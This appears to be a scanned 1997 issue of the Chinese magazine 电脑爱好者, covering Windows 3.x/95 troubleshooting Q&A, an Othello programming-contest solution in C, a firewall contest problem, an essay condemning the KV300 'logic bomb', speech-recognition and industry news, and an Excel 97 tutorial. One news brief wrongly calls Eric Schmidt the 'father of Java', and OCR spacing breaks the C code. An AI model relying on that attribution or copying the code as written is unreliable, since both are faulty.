? 启动 Windows 后无鼠标箭头，鼠标器不工作，而鼠标器在 DOS 下经测试却正常，应该如何解决？另外，在启动 Windows 后，能听到音箱发出的声音，但在播放 CD 时却没有声音，不知何故？

! 对于第一个问题：鼠标器在 DOS 下测试正常说明没有硬件故障，一是可能在安装 Windows 之前，鼠标器没有接上；二是可能在安装或启动 Windows 的过程中，由于某些原因，鼠标器没有得到相应的驱动程序。您可以在 Windows 下完成下列操作，在程序管理器中双击主组群，再双击 Windows 程序设置选项进入设置窗口；这时你就会发现鼠标器项会出现：No mouse or other pointer device 字样，这说明确实是鼠标驱动的问题，按 ALT + O 选择更改系统设定，回车；按 ALT + M 移动光标选择鼠标器类型，如：Microsoft or IBM PS/2 或 Genius serial mouse on COM1 等，回车；屏幕显示：请插入 Microsoft Windows3.2 Chinese Edition Disk #N，将 N 号盘插入驱动器，选好盘符，回车。至此，鼠标器驱动安装完毕，重新启动 Windows，鼠标就能正常工作。对于第二个问题：初步判断是由于 [MCI] CD AUDIO 没有安装，解决办法：进入主组群，双击控制面板，选择驱动程序，发现'已安装驱动程序"中无[MCI] CD AUDIO 选择新增按钮进入新增窗口；选[MCI] CD AUDIO ；出现'现有的驱动程序'窗口，选"当前的"按钮；出现"REDBOOK CD AUDIO CONFIGURATION ONE CDROM DRIVE WAS DETECTED INSTALLIONS COMPLETE"按确定，自动返回驱动程序窗口，这时 [MCI] CD AUDIO 已经安装完毕，至此，重新启动 Windows，CD 就可以正常工作了。

襄樊 王轶

? 怎样用在 Corel Draw 中输入汉字？

! 利用'中文之星'的'单字节输入'可在 Corel Draw 输入汉字。

南宁 陈景怡

? 我将 WIN 3.2 重新装过之后，又安装了 XING 1.3，可播放速度怎么才有 2 幅每秒，我的机器可是 P133 啊。

! 您一定是忘了安装显示卡驱动程序，或者是没有将 WINDOWS 显示颜色调到 64K 色(高彩)。您只要到 SETUP 里将 DISPLAY 的设置改过来即可解决问题。

上海 王新

? 近来，我的电脑出了一些问题：在安装 WINDOWS 95 的过程中出现了一个警告的方框里用英文写着：Disk Boot Sector is to be modified Type "Y" to accept any key to about", 然后就死机了，请问是怎么回事，应该如何解决？

! 安装 WINDOWS 95 之前的一个首要工作就是要确定主板 BIOS 中的"VIRUS WARNING"处在"Disable"的状态上，刘先生所出现的问题正是由于没有注意到这一点。因为 WINDOWS 95 的安装首先是要对引导区进行修改的，若"VIRUS WARNING"处于"Enable"的话，WINDOWS 95 对引导区的操作会被视为病毒入侵处理。

青岛 杨乘华

? 我在我的 486 电脑上安装了一块 BOSER 解压卡。我根据《电脑爱好者》96 年第三期的《从 VCD 选取图象》一文，用'粘贴板'的方法制成 BMP 文件，但显示出来的却是正在播放那张图片时的控制面板图样，怎回事？

! 那篇文章所说的方法只适用于"软解压"，"硬解压"由于相当于后台操作，故用"粘贴法"是抓不到图片的。要想用'硬解压'抓取 VCD 图片的话，"解压卡'必须有此功能。

广东 张维

? 我在用 SEA 1.3 版看动画文件(FLC、FLI)时，经常出现 DOS4GW ERROR……的错误信息，为什么会这样？(386/4M)。

! 我看张先生的问题有 70% 的可能性是内存太小所造成的，另 30% 可能是 SEA 本身的不完善，不知张先生的 SEA 是不是测试版——测试版是免不了会有问题的。

广西 梁裕

? 486 兼容机，金鹰主板，正常使用一段时间后发现硬盘不能重新分区。用 FDISK 程序分区完成后，旧的分区仍然存在。用 FORMAT C：/S 对 C：盘进行高级格式化，最后出现以下错误提示"Error writing partition table"，用 KV300 没有发现病毒，查看分区表信息也是正常的。请问应该如何解决？

! 由于硬盘一直都能正常使用，所以可以暂时排除硬件损坏的可能性。估计是 CMOS 设置问题，可以进入 CMOS，查看"Security and Anti - Virus"选项中"Fixed disk boot sector"是否被设置成"Write protect"。如果是，把该项设置改为'Normal'后，保存 CMOS。启动机器后就可以进行重新分区了。在一般情况下，可将"Fixed disk boot sector'项设置为'Write protect"，以防止引导型病毒攻击硬盘的主引导扇区。

'98《电脑爱好者》月开二度

呕心沥血保证:更多!更新!更好!

随着电脑这个朝阳工业的蓬勃发展,新品、新技术直令人眼花,对我们的爱好者来说,谁谁又推出什么新软件啦,谁谁的硬件技术又毙了前辈啦,真想立马知道。

做为一个电脑爱好者的良朋益友,一个立足于电脑刊物发行量颠峰的媒体,如果不能及时向大家汇报最新的软、硬件技术,最好的实用技巧经验,就是失职,愧对百万读者,也等于自断生命线。

改半月刊可说是时代之需、读者之愿。

改为半月刊,直观地说稿件处理速度快了一倍,信息量也大大增加了,比起前几年,编辑部也是人强马壮,相信能适应这次转变。为读者提供更多、更新、更好的"快餐",就是我们98年的奋斗目标。

经过几个月和读者的交流,众编辑初(粗)定下明年的栏目计划,这里跟大家亮个相,如果您看着别扭,千万给我们提个醒,别让它丑丑地明年见公婆!

'98栏目暂定之介

老伙伴:

跟我学、步步高:继承一贯传统,勤鉴它山之石。仍是您入门的手杖,解决杂症的秘方大全。

网络之友:侧重Internet,是网虫的加油站,漏网者(迟早会落网的!)的观景台。

市场一览:今年市场纵览的变异,口气小了点,不过风向标还竖着,新品新技术还是到这瞧吧!

考试指南:芳名依旧,不过想换换模样,多通报一些考试种类、用途、报名方式、费用、学习途径等等。

娱乐天地:近来方杖意气正风发,如果大家没意见,接着让他语吧。

电脑神通:想在此演说电脑改变世界的故事。

傻博士信箱:几年来,傻博士一直受到大家的喜爱,大家一直希望傻博士长大,明年的傻博士将作为一个独立栏目,页数也将增加。别忘了,有困难找傻博士哟!

擂台赛:擂台赛给广大读者提供了一试身手的舞台。奖品依旧厚,飞入豪杰家。

服务台:明年傻博士信箱和擂台赛另立门户后,服务台将由读编热线和邮购目录组成。读编热线的评刊,既促进检查了编辑部的工作,又增加了读编交流的机会,明年的评刊将继续,明年的读编热线将更热。邮购也将积极研究读者需求,尽可能地满足读者的需要。

新朋友:

电脑界:包含的子栏目有:市场风云、动态消息、业界述评、大众论坛。市场风云,解说市场潮起潮落;动态消息,报导业界最新进展;业界述评,昭示业界龙争虎斗;大众论坛,各方人士评热点。

电子阅览室:面向最终用户,介绍优秀电子读物。

电脑与生活:介绍电脑如何溶入生活,表现生活怎样贴近电脑。

我刊将在深圳参展

我刊将参加11月5~8日在深圳国际展览中心举行的'97中国国际计算机及信息产品展览交易会,展位号是341号,欢迎广大电脑爱好者前往交流恳谈。

评刊消息

第8期评出的最佳文章是苏飞朋友的"加快你的WIN95",苏飞朋友将于近期收到证书。

所有在8月底之前寄来评刊信的读者都将获得我社精美首日封,以作纪念。下列11位读者为97(08)最热心评刊员:

河南　齐长岭　　河北　刘志东
甘肃　阎玉斌　　吉林　李　昂　崔明达
甘肃　肖一群　　山东　鲁林彦　王桂珍
山西　常　波　　湖北　王　松　熊　炜

以上读者将于近期收到证书和《金山游侠》光盘。

本期奖品由北京金山软件公司提供。

我刊的评刊活动将坚持下去,欢迎商家合作,资助评刊活动,为评刊提供奖品!

欢迎更多的读者参加评刊,评刊内容为当期刊物中的:①标点错、符号错②语病③技术性错误④一稿多投文章⑤最佳文章⑥最差文章⑦最佳栏目⑧最差栏目⑨版式编排情况。请于当月内寄'编辑部/评刊X期'收。

1997 年 7 期擂台赛点评

思路点拨

本题的关键之处在于“列出所有可能的走步”，即对于棋盘上给定位置(Row, Colnmn)，判断在该位置放入本方棋子后，是否能够夹住对方棋子。下面给出一种易于理解的算法描述。

```
FUNC CanBracket (Row, Column): Boolean;
{判断在位置(Row, Colnmn)上是否可放入棋子}
BEGIN
    依次对八个方向试探
    【以位置(Row, Column)为出发点；
    REPEAT
    沿当前方向走一格；
    UNTIL 走出棋盘 OR 当前位置为空 OR 当前位置上为自己的棋子；
    IF 当前位置上为自己的棋子 AND 至少走了两格
    THEN RETURN ( true)】
    RETURN ( false);
ENDF;
```

擂主之一张卫华的程序如下：

```
#include "stdio. h"
#include "alloc. h"
struct legal{
 int place; /*存放合法走步的位置*/
 struct legal *next; /*指向下一个合法走步*/
          };
/*dx[], dy[]分别为 8 个方向的增量,c[][]存放棋盘状态*/
int dx[8] = {-1, 0, 1, -1, 1, -1, 0, 1}, dy[8] = {-1, -1, -1, 0, 0, 1, 1, 1}, c[8][8];
main()
{FILE *fp;
 struct legal *s, *p, *head;
 int i, j, l, n, k, num[2], place[2][64], count, command, flag, f, x, y, t, tx, ty;
 if((fp = fopen("input. txt", "r")) = = NULL)
   {printf("Can't open input. txt! \n"); exit(1); }
 fscanf(fp, "%d", &n); fgetc(fp); /*n 为需要处理的游戏个数*/
 for(l = 0; l <n; l + +)
   {for(i = 0; i <8; i + +)
      {for(j = 0; j <8; j + +) c[i][j] = (fgetc(fp) - 45)/21; /*读入游戏开始状态*/
       fgetc(fp);
      }
    flag = (fgetc(fp) - 45)/21; fgetc(fp); /*flag 表示当前游戏者*/
    do{ num[0] = 0; num[1] = 0;
       command = fgetc(fp);    /*读入命令*/
       for(i = 0; i <8; i + +)
        for(j = 0; j <8; j + +)
         if(c[i][j]! = 0)
          {place[c[i][j] - 1][num[c[i][j] - 1]] = i*8 + j; /*存放各黑、白棋子的位置*/
           num[c[i][j] - 1] + +;  /*计算黑、白的数目*/
          }
      switch(command)
       { case 'L': count = 0; head = NULL; fgetc(fp);
            k = num[flag%2] *4 <= 64 - num[0] - num[1]?num[flag%2]*4: 64 - num[0] - num[1];
            s = malloc(sizeof(struct legal)*k);
            for(i = 0; i <num[flag - 1]; i + +)
              /*从当前游戏者每枚棋子开始*/
             {for(j = 0; j <8; j + +)
              /*从 8 个方向搜索合法走步*/
               {x = place[flag - 1][i]%8 + 1 + dx[j];
                y = place[flag - 1][i]/8 + 1 + dy[j];
                if(y <= 1 || y> 7 || x <= 1 || x> 7 || c[y - 1][x - 1]! = flag*2%3)continue;
                if((k = seek(x, y, flag, j, 0))! = 0)
          /*判断从(y, x)开始在 j 方向上有无合法走步*/
                 {p = head; f = 1;
                  t = (y - 1 + k*dy[j]) *8 + x + k*dx[j] - 1; /*t 为合法走步的位置*/
                  if(p = = NULL||t <p -> place)
       /*如果合法走步在链表的开始处,把它连入链表*/
                    {s[count]. place = t;
                     s[count]. next = head;
                     head = &s[count]; count + +;
                    }
                  else { if(t = = p -> place)f = 0;
                /*该合法走步已经记录,退出*/
                   while(f&& p -> next! = NULL)
          /*合法走步在链表其它位置,把它连入链表*/
                    if(t <(p -> next) -> place)break;
                    else if(t = = (p -> next) -> place)f = 0;
                    else p = p -> next;
                        if(f) {s[count]. place = t;
                        s[count]. next = p -> next;
                    p -> next = &s[count]; count + +;
}}}}}
            if(count = = 0)printf("No legal move. \n");
else {p = head;                /*输出合法走步位置*/
       while(p! = NULL)
{printf("(%d, %d) ", p -> place/8 + 1, p -> place%8 + 1);
 p = p -> next;
 }
 printf("\n");
      }
            free(s); break;
      case 'M': fscanf(fp, "%1d%1d", &y, &x); fgetc(fp);
                    /*读入放置棋子的位置*/
```

```
            do{f=1;
        for(i=0;i<8;i++)
    {tx=x+dx[i];ty=y+dy[i];
     if(tx<=1||tx>7||ty<=1||tx>7||c[ty-1][tx-1]!=
flag*2%3)continue;
if((k=seek(tx,ty,flag,i,flag))!=0) /*判断(y,x)在 i 方向
上是否为合法走步*/
{for(j=1;j<=k;j++)c[y+j*dy[i]-1][x+j*dx[i]-
1]=flag;
                  num[flag-1]+=k;
                  num[flag%2]-=k;
                  f=0;
  }}
              flag=flag*2%3;  /*交换当前游戏者*/
              }while(f);
c[y-1][x-1]=flag*2%3;num[flag*2%3-1]++;
      printf("Black-%d White-%d\n",num[0],num[1]);
            break;
      case 'Q':fgetc(fp);
          for(i=0;i<8;i++) /*输出棋盘当前状态*/
      {for(j=0;j<8;j++)printf("%c",c[i][j]*21+45);
              printf("\n");
              }
            break;
      }
   }while(command!='Q');
  }
 fclose(fp);
}
int seek(int x,int y,int f,int d,int goal)
{int ff,s=1,in;
 ff=f*2%3;in=0;
 while(s&&c[y-1][x-1]==ff) /*搜索合法走步*/
  {in++;y+=dy[d];x+=dx[d];
   if(x<=0||x>8||y<=0||y>8)s=0;
   }
 if(s&&c[y-1][x-1]==goal)return(in); /*如果 c[y-
1][x-1]等于寻找目标,返回中间步数*/
 return(0);      /*否则返回 0,表示没找到*/
}
```

擂主(二名并列):

张卫华 (河北保定华北电力大学 65 信箱 071003)

胡任飞 (深圳蛇口育才二小 518066)

优胜选手 刘 恒(山东) 沈 斌(西安)

郑 直(北京) 田 青(河北)

王建刚(郑州) 朱 益(江苏)

本期擂台赛聘请吴文虎先生为特邀评委。

本期奖品由重庆苦丁香软件有限公司提供。光盘软件的品种有:全国计算机等级考试模拟考场、英语词汇速记与 PC 组装三种。

两位并列擂主将各获奖金 100 元与光盘三张,优秀选手各获软件光盘一张。

擂台赛栏目欢迎广大爱好者积极参与并提出好的建议,欢迎企业提供赞助。

1997 年 10 期擂台赛题目

防火墙 FIREWALL.EXE

SERCOI(SERvice COnnection Internet)是一家著名的 Internet 网络服务供应商。它主要向用户提供 Internet 连入服务。用户可以在家中用调制解调器通过电话线登录到 SERCOI 的主机上,再通过 SERCOI 的 308 条专线访问 Internet。

Internet 上的网络协议 TCP/IP 采用四个以字符“.”隔开的 0~255 的正整数来表示主机地址(称之为 IP 地址)。例如:SERCOI 的主机地址是 166.111.166.249。连续的 IP 地址可以用 IP 地址对来表示。IP 地址对中低地址 $L_3.L_2.L_1.L_0$ 和高地址 $H_3.H_2.H_1.H_0$ 组成,对于 IP 地址 $A_3.A_2.A_1.A_0$,如果满足:

$$\sum_{i=0}^{3} L_iP^i < \sum_{i=0}^{3} A_iP^i \leq \sum_{i=0}^{3} H_iP^i \quad \text{其中 } P=256$$

则其在 IP 地址对($L_3.L_2.L_1.L_0$,$H_3.H_2.H_1.H_0$)所表示的连续 IP 地址范围内。例如:IP 地址对(166.111.0.0,166.111.255.255)表示所有以 166.111 开头的 IP 址。

出于对安全性和费用的考虑,SERCOI 采用了“防火墙”技术限制用户所能访问的 IP 地址范围。一般可以用若干个 IP 地址对的并集来表示用户允许访问的 IP 地址范围。

用户对 Internet 的访问是一次次进行的,每次只能访问一个 IP 地址。当用户的访问请求发送至 SERCOI 的主机后,主机将判断请求访问的地址是否在允许的范围内,如果不在允许的范围内,就拒绝用户的这次请求,否则就满足用户的这次请求并在该用户的帐号上累加一个单位的费用。

写一个程序帮助 SERCOI 计算用户的网络费用。

输入输出:

输入文件有两个。RESOURCE.TXT 给出了用户允许访问的 IP 地址范围。文件的第一行是一个整数 M(1≤M≤5000),表示 IP 地址对的个数。接下来的 M 行每行给出了一个 IP 地址对,低地址在前,高地址在后,中间用一个空格符隔开。REQUEST.TXT 给出了用户的访问记录。文件的第一行是一个整数 M(1≤N≤100000),表示访问请求次数。接下来的 N 行每行有一个请求访问的 IP 地址。

输出文件是 OUTPUT.TXT。文件只有一行。包括一个整数,表示用户的网络费用。(吴文虎先生提供)

参赛要求:

(1) 读者可选做一题。

(2)附编程思路与方法的简要说明,程序有适当注释。

(3)截稿日期:1997 年 12 月 4 日。

(4)来稿请寄:北京白石桥路 48 号(100081)

《电脑爱好者》编辑部(擂台赛 10 期)收。

逻辑锁和钥匙

□牛子

“KV300L++版中埋设了逻辑炸弹!”随着这一消息从网上披露,立即在全国软件业乃至计算机用户中引起一场轩然大波,KV300的开发商——北京江民新技术有限责任公司先是矢口否认,继而坚称其内容并非逻辑炸弹,而是为阻挡盗版祸水的逻辑锁,目的是使用技术手段迫使盗版者终止其非法活动。

逻辑炸弹也罢,逻辑锁也好,这种‘识别保护程序’能够给某些用户的计算机系统造成破坏总是事实。这恰恰涉及到如何限制盗版,厂家能否惩罚盗版用户,厂家如何保护自身权益等敏感话题。

笔者认为,无论在法理上还是在逻辑上,江民公司这一做法至少在四个方面是站不住脚的:

第一,处罚主体没有处罚资格。江民公司作为一个企业,对任何影响其利益的行为,应该像其它人一样,向有处罚资格的部门提出申诉,由这些部门做决定。这是基本的法律程序,是所有法制国家中必须遵行的准则。

第二,处罚对象错误。据了解,对盗版的处罚主要是处罚盗版产品的制造者和销售者,并非盗版产品的使用者。且不说相当多的盗版产品用户并无购买盗版的故意,就算那些明知盗版而购买的人,事实上也在间接的受着盗版产品的侵害,对他们应该是宣传、教育,把他们拉回到正版用户大家庭中来。江民公司的做法,事实上对盗版产品的制造者影响不大,威胁的却是同为受害者的用户。

第三,处罚有可能失当。我们知道,对任何违法行为,都应依据事实,做出恰如其份的处罚。而江民公司的方式,将造成对用户计算机系统的损害,很难控制损害的程度,极有可能造成处罚失当。如果造成一些重要系统的破坏,恐怕其后果也并不是江民公司所希望的。

第四,处罚行为本身违法。《中华人民共和国计算机信息系统安全保护条例》中,把故意制作、传播病毒或破坏性程序的行为,明确列为违法行为。江民公司的做法,显然是违法的。北京市公安局计算机安全监察处正是依据‘条例’的规定,对江民公司予以3000元人民币的处罚。

随着北京市公安局处罚决定的下达,江民公司KV300L++版事件似乎告一段落,但有关的讨论并未终止。笔者认为,单纯的谈论KV300L++版的‘识别保护程序’并无太大的意义,我们应该从更深入的层次来看这一事件。

几乎随着软件的兴起,盗版与正版之争就一直困扰着软件业,就连欧、美等法制建设较完善的国家也未能免‘俗’。不过,如果从盗版的严重性来看,发展中国家明显大于发达国家是一个国际性现象,拉美一些国家的盗版产品市场份额已超过80%就是证明。从中我们可以看出,虽然盗版产品风行与国家的法制化程度、公民的观念有一定关系,但更重要的,也是被很多人忽视的一个原因,则是一个国家的普遍收入与消费水平,用一句简单的话说,就是受‘钱’的制约。

具体到我国,打击盗版力度不可谓不大,仅1996年一年广东省就查封了21条盗版光盘生产线,几乎每天都有新闻媒介在宣传打击盗版,但盗版产品仍旧占据了相当的市场。为此,不少软件开发商纷纷采用加密的办法对自己开发的软件进行保护,然而,道高一尺,魔高一丈,尽管加密技术飞速发展,甚至出现‘软件狗”等附加产品,但仍然没能抵挡住盗版的冲击,解密技术在这场争斗中明显占了上风。

普通的加密方法难以抵挡,采取“逻辑炸弹”、“逻辑锁”或“软件保护程序”等激烈的手段在法律面前又“行人止步”,看来,打击盗版用“锁”的方式是行不通了。那么,限制盗版路在何方?

其实,仔细分析盗版流行的原因,我们就可以找出限制盗版的方法,与正版软件相比,盗版软件唯一的优势就在价格上。在质量、服务、升级、使用便捷性等方面都与正版软件无法相比,它之所以流行的原因,最主要的还是看准了消费者那并不丰盈的钱袋。

找到问题的症结,就找到了解决问题的方法。既然我们知道“钱”的问题是盗版的主要根源,千方百计降低软件价格,把价格这把开启正版软件之门的钥匙交给消费者,显然就成为限制盗版的重要方式。

当然,由于正版软件的开发费用等开支很大,正版软件在价格上肯定竞争不过盗版。不过,只要正版软件价格能够定位在消费者接受得起的水平上,它在质量、服务、升级、使用的便捷程度和安全感等方面的优势就可以明显地显示出来,从而把用户吸引到正版软件大家庭中来。其实,江民公司已经在这些方面做了很大的努力,并得到很多消费者的认可,其销售量不断扩大,稳居流行软件排行榜首位就是证明。另外,在很多行业中,不少国外产品的价格都高于国内市场,但其产品仍然很快抢占了市场的大部分份额,其原因不也正在于此吗?

总之一句话,“善待用户”,这才是企业打开成功之门的钥匙。



语音识别——让电脑越来越聪明

□北京　叮口当

《数字化生存》一书的作者尼葛洛庞帝曾说过："对于大多数人而言，打字并不是一种理想的界面。假如我们能和电脑说话，那么即使是最坚定的反机器分子，大概也会以更大的热情使用电脑。"但是，目前的电脑仍然又聋又哑。这究竟是为什么呢？

迷惑归迷惑。事实上，从键盘输入到语音识别，人类一直在信息处理方式上进行孜孜不倦地探索，而且日益走向深入，尤其在中国电脑市场，这种需求和探索显得同样急迫。

从计算机一进入中国，方方正正的汉字如何通过键盘上的按键完成录入，就成了电脑急需解决的一个大问题，客观地说，汉字编码输入是现行最经济的一种方案，它充分利用计算机现有设备，对计算机的要求也很低，推广普及比较容易。但是，键盘编码方案也存在不少局限性，首先，由于键盘更适合西方组合式、表音文字的特点，不太适应中文表义方块字的特点，因此中国文人用电脑写作失去了那种"天人合一"的乐趣，一部部编码手册俨然成了武林秘籍般的天书。假如说中文的录入一直停留在键盘编码上，随着计算机普及、应用的日益广泛，我们的下一代，或是下几代人是不是可能连汉字都不会写，而只知道它的键盘代码？

除键盘外，1964 年由道格拉斯·恩格巴特发明了鼠标。鼠标可以完成许多电脑控制功能，作为一种新型的输入设备，大大地方便了人们的电脑应用，国内也出现了利用鼠标进行汉字输入的方法，但一直没能行得通。

鉴于键盘和鼠标输入的局限性，不少公司开始了手写输入产品的研究和开发。这种输入技术做到只要会写字就能使用，不会妨碍使用者的思路，使电脑的易用性又上了一个新台阶。

手写输入尽管解决了电脑汉字输入的易用性问题，但由于技术还不够成熟，所以在识别率和速度上存在一定的局限性。近年来，电脑的家电化浪潮，促进了电脑应用方式的改变，即电脑的"近台工作方式"向"家居共享方式"的过渡。

其实，没什么能比用声音来控制电脑更方便。当然语音识别对于电脑的智能化也提出了比较高的要求。从静态的单个词的识别、特定人的识别到非特定人的识别直至动态连续语音识别，电脑语音识别走过了相当漫长的历程。由于中文同音字多，有声调、界限不明，新词不断出现的诸多特点，中文语音识别技术较之其它语种有更多的难度。1997 年 9 月 4 日，IBM 经过 26 年的潜心钻研，在中国市场发布了其中文语音识别产品 Via Voice。它不但提高了汉字输入速度，而且能使讲话人更自然流畅地表达自己的意图。独特的非特定语音技术，不管男女老幼的声音都可以识别，无需训练，不分场合，即使是有轻微的口音也无妨，而且还具有自学习功能。一般情况下，每分钟平均能输入 150 个汉字，平均最高识别率达 95%。在容量方面，系统自定词组 32000 个，用户可添加词组 28000 个，而且可根据需要添加专业术语或特殊词组。更为重要的是，Via Voice 软件不仅仅是一种汉字输入法，而且在一定程度上是一种带有智能化特色的产品，对于电脑的操作控制也具有相当好的技术条件，它使计算机具备了人类的智能，听懂并理解讲话者的语言。

由于中文连续语音识别技术需要进行大规模的信息处理，所以对电脑的要求也相对较高，电脑需配备高品质的声卡和麦克风。据测试，在采用 Pentium 166 MMX CPU、带有 16M 内存的电脑上使用该系统，在速度和识别率上才能得到保证；在采用 Pentium II 266MHz、32M 内存的电脑中，该系统的发挥更加出色。从现在的技术水平来看，业界普遍认为中文连续语音识别系统与键盘输入相互配合，才能达到高效实用的目的。

目前，这一技术已得到了广泛的认同，在国内电脑领域引起了巨大的反响。据了解，目前国内主要 PC 厂商中，长城、海信、红壹佰等已开始采用这一技术；汉王笔也开发出了与之集合而成的集听、写一体的产品；与之相关的电脑语音控制技术也在积极的开发之中。可以预计，在不远的将来，语音识别技术将为电脑进一步走入家庭做出越来越大的贡献，"君子动口不动手"的理想终将得到实现。

☞**全国电脑教育联盟成立** Intel 公司近日与国家教委、部分地方教委及国内联想、长城、同创、方正等四大著名厂商联合宣布，成立全国电脑教育联盟。据悉，全国电脑教育联盟将首先在北京、上海、广州、南京等四城市推出周末教师电脑讲座，由联想、长城、同创、方正提供教学场地、电脑和主讲人员，由 Intel 提供软件、教材、对主讲人的培训及其它支持。

☞**“世纪互联 Internet 专列”通车** “Internet 专列”是世纪互联与有关计算机软、硬件及外设厂商，联合北京数家大型商场共同推出的 Internet 全线产品/服务集成销售模式。“专列”首创用专卖柜形式销售 Internet 服务及相关软硬件产品，集展示、销售、演示、教学、咨询、服务等功能为一体，为用户上网提供了另一种选择。据悉，“专列”已于 10 月 2 日正式开通。

☞**零风险购软件** 牛津—剑桥公司在近日推出中学教学光盘《同步成长》的同时，采用了一种新颖的销售模式：零风险购买。凡在其指定专卖店中购买光盘的顾客，在五天之内如对光盘有任何不满，均可无条件退款，大大降低了用户的购买风险。据悉，另一种新上市光盘《牛津剑桥基础辞典》也将采用这一销售方式。

☞**方正电脑第 12 万台下线** 日前，方正电脑第 12 万台下线。一向以尊师重教著称的方正电脑公司为此举办了赠机仪式，将包括第 12 万台在内的 14 台 MMX166 方正电脑捐赠给 14 位北京大学 35 岁以下的青年教授，以此向北京大学建校 100 周年献礼。

☞**汉王推出中文“听”“写”系统** 汉王公司近日推出集合 IBM Voice 中文语音识别系统和汉王笔手写输入系统的中文听写系统，形成了非键盘输入的解决方案，对用户电脑水平要求较低，较好地解决了办公室及个人用户的汉字输入问题，输入加修改可达每分钟 6 0 字以上的效果。

☞**联想、日立联姻** 9 月 29 日，联想集团与日立公司举行“有关 PC 和 PC 相关事业方面的合作”签约仪式。双方宣布，将建立战略合作同盟，开展全方位技术合作，共同开发下一代新概念台式电脑。这种电脑将比传统电脑更节省空间和能源，降低辐射影响。据悉，这种电脑将于年底前上市。

☞**IBM 推出商用 PC300PL** 9 月 24 日，IBM 发布了新款 PC300PL 商用多媒体台式电脑。据悉，IBM PC300PL 采用 Intel MMX 多能奔腾处理器和 10/100 网卡等新技术。全线产品配备声卡、Matris 图形卡，从而使多媒体技术更加适合商用领域。此外，PC300PL 采用的 NLX 机箱结构也使其具备强大的扩展性、良好的散热性以及良好的电源性能。

☞**Maxtor 建新厂** 日前，Maxtor 公司宣布在大连经济技术开发区建一个新的硬盘驱动器制造厂。这所由现代电子投资、兴建，Maxtor 公司协助管理的新厂预计在 1998 年末建成投产，总投资预计将超过 1.5 亿美元。投产后将使 Maxtor 的生产能力增加一倍，所生产的硬盘将销往世界各地。Maxtor 公司总裁兼首席执行官 Michael R Cannon 认为：大连工厂将为 Maxtor 实现增加世界市场份额起到重要的作用。

☞**Xircom“神奇小子”访华** 9 月 23 日，Xircom 公司总裁兼首席执行官 D. 盖茨携带最新移动网络产品首次访问中国。本次带来的新品中，除了集合 100Mpbs Credit Card 以太网配器和 56.6k 调制解调器的微机网卡系列的多功能卡之外，还有一款名为 Credit Card GSM 首创产品，该产品可以使拥有 GSM 手机的用户彻底摆脱电话插座，实现移动通讯的全方位服务。

☞**清华光盘出新品** 清华大学光盘中心在 9 月连续推出了系列教学光盘。其中“大嘴英语系列”之一的《大嘴英语》教学光盘相继获得了“第六届莫必斯多媒体光盘国际大奖赛国际入围奖”和 Intel 公司推荐 MMX 优化产品等荣誉，而《摄影记者》和《世界枪王》则以强大的可操作性和虚拟现实、视频特技为技术特色。另据悉，该部门近期将有多媒体“大片”面市。

☞**电脑百花园“变”丛书** 中央人民广播电台《电脑百花园》节目将结合广播出版丛书。丛书保持了广播栏目特色，突出知识性、趣味性及浓厚的文化色彩，并在此基础上请有关专家进行了系统整理，将《电脑门诊》、《电脑发烧友》、《电子书讯》等精彩的广播栏目收集在丛书中。据悉，1997 年丛书分上下两册，上册已于 10 月底面市。

☞**Java 之父访华** 9 月 23 日上午，Novell 公司首席执行官 Eric Schmidt 博士在中国大饭店会议厅举行记者招待会，并作了题为《Novell Future》的精彩演讲。这位被誉为 Java 之父的 Novell 新领袖说：“世界的未来有赖于网络，网络的未来有赖于 Novell。Novell 将为用户提供最先进的 Internet/Intranet 技术，为企业级面向未来的信息系统构建安全、方便、易于管理、便于应用的网络解决方案。”他表示他将把 Novell 的业务“集中、集中、再集中”在网络上。





领略 Office 97（三）

□北京　阿特曼　张群英

3.3 地图

另外一种图形化显示数据的方式是使用地图。Excel 中的地图允许您按地区或人口显示与地理数据有关的数据，本示例中的销售额就可按照"华北区"、"华南区"、"华东区"和"华西区"四个不同的地区显示在地图中，为了增强地图数据的直观性，可以向地图中添加饼图或柱形图。在同一时间，一幅地图中只能添加一种图表类型。绘制地图的步骤：

步骤之一：要创建同时显示地图和相关数据的数据地图，请在工作表中选择单元格区域，该区域应包含有地理数据，如国名或省市。要创建只显示地图而不显示数据的数据地图，则不要选择单元格区域。

步骤之二：单击"地图"。

步骤之三：在工作表中，按所需数据地图的大小划出一个长方形区域。

步骤之四：选定地图，根据需要，使用"视图"菜单中的"Microsoft 地图控件"选定数据标志，并能用"视图"菜单中的工具栏，在地图中进行添加文本等操作。

3.4 模拟运算表

Excel 中专门为财务和金融工作准备的模拟运算表，是为用户提供的数值预测的有效方式。模拟运算表为同时求解某一运算中所有可能的组合提供了捷径，并且，它还可以将所有不同的计算结果同时显示在工作表中，便于查看和比较。比如，公司由于业务拓展的需要，打算向银行申请贷款，这时需要对贷款额及不同的还款期限内每个还款阶段的应还额做预测，以便根据公司的经济实力决定申请的贷款额和贷款期限，运用模拟运算表能快速显示这一结果。

1. 创建单变量模拟运算表

单变量模拟运算表的结构特点是，其输入数值被排列在一列中（列引用）或一行中（行引用）。单变量模拟运算表中使用的公式必须引用输入单元格。

（1）在一列或一行中，键入要替换工作表上的输入单元格的数值序列。

（2）如果输入数值被排成一列，请在第一个数值的上一行且处于数值列右侧的单元格中，键入所需的公式。在同一行中，在第一个公式的右边，分别键入其它公式。

如果输入数值被排成一行，请在第一个数值左边一列且处于数值行下方的单元格内，键入所需的公式。在同一列中，在第一个公式的下方，分别键入其它公式（如图 5）。

C2　=　=PMT(A1,D2,B9)

	A	B	C	D
1			偿还额	偿还期（季度）
2			￥10,000.00	5
3	季利率	5.00%		
4		5.43%		
5		5.79%		
6		6.64%		
7		6.78%		
8		6.99%		
9	总贷款额	50,000		

图 5

（3）选定包含公式和需要被替换的数值的单元格区域。

（4）在"数据"菜单中，单击"模拟运算表"命令。

（5）如果模拟运算表是列方向的，请在"输入引用列的单元格"编辑框中，为输入单元格键入引用。

如果模拟运算表是行方向的，请在"输入引用行的单元格"编辑框中，为输入单元格键入引用。

2. 创建双变量模拟运算表

双变量模拟运算表中的两组输入数值使用同一个公式。这个公式必须引用两个不同的输入单元格。

（1）在工作表的某个单元格内，输入所需的引用两个输入单元格的公式。

（2）在公式下面同一列中键入一组输入数值，在公式右边同一行中键入第二组输入数值。

（3）选定包含公式以及数值行和列的单元格区域（如图 6）。

B2　=　=PMT(A1,A2,B9)

	A	B	C	D	E	F
1			偿还期（年）			
2		#DIV/0!	2	3	4	5
3	年利率	5.00%				
4		5.43%				
5		5.79%				
6		6.64%				
7		6.78%				
8		6.99%				
9	总贷款额	50,000	偿还额			

图 6

（4）在"数据"菜单中，单击"模拟运算表"命令。

